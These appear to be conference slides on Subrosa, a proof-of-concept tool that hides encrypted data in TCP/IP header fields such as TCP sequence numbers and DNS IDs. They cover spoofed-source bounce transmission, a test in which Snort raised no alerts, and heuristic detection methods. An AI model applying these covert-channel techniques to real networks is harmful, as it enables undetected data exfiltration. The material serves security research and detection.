
Transmitting a 64-bit block

- Subrosa is using the IPID header fields, TCP-SEQ, TCP-ACK, TCP-Timestamp Opt, ICMP-ID or DNS-ID fields.
 - We either have 16-bits or 32-bits available to store our data for transmission.
- When using encryption, this means that a 64-bit block will be divided either into 2 or 4 packets per block transmitted.
- Note that ALL of the above TCP/IP fields OFTEN have the characteristic of being “highly randomized”
 - A symmetric encryption block also is highly random / statistically flat.
 - Our covert channel just improved markedly!

DEMO CRYPTO!

- Using virtual hosts foo, and bar again
 - Show the encrypted version of covert channel transmission
 - TCP-SYN initial sequence number demo encrypted with Blowfish.
 - <http://www.youtube.com/watch?v=RdT6ujRBA8Q>

Bounce covert data



- Rewrite the source IP address to 3.3.3.3
- For TCP, covert data is transmitted in ISN/SEQ, but received from ACK field
- For UDP, covert data is transmitted in DNSID but received from ICMP port unreachable encapsulated datagram.

Ratio of Covertness

- DNS-ID encrypted example
- 100 Kbytes (102,400 byte) sample
 - 51,204 DNS packets
 - 4,718,437 bytes of DNS 'A' record queries
 - 2.2% medium usage.
 - Percentage of medium use will vary depending on domain query string length.

Detection/Prevention

- Most IDS/IPS systems have signatures focused on application payload
 - The payload is deliberately crafted to look legitimate.
 - No sigs fired when tested against popular ids 'snort'.
- Protocol normalization and/or DoS prevention might be effective
 - Especially true for the TCP-SYN packet case which may produce larger bursts of traffic
 - Burst behavior increases when in encryption mode
- In TCP mode, Subrosa will NOT exhibit the same behavior of TCP-SYN multiplicative backoff
 - Ie: normal SYN retry of 3s, 6s, 12s, 24s...

Detection/Prevention

- Heuristic and Statistical Based methods would be better suited
- Human based (post-analysis) method.
 - Why is host A talking to host B?
 - Why is there ASCII data within various TCP/IP header fields?
 - Why does this host keep sending TCP SYN packets when it receives TCP-RST in return?
 - Why is a host sending DNS queries to a non-DNS server?

Next Steps..

- Subrosa is a crude proof of concept tool
- It might be worth releasing for fun
- I am working on a newer chat/talk concept bi-directional tool called 'pysubchat' or maybe 'subchat'
 - Written in python
 - Uses same techniques
 - Is a “chat” program and will probably include file transfer capabilities
 - Is not yet finished!

Thank you!

- Contact Details:
 - Joff Thyer
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 - <http://packetheader.blogspot.com/>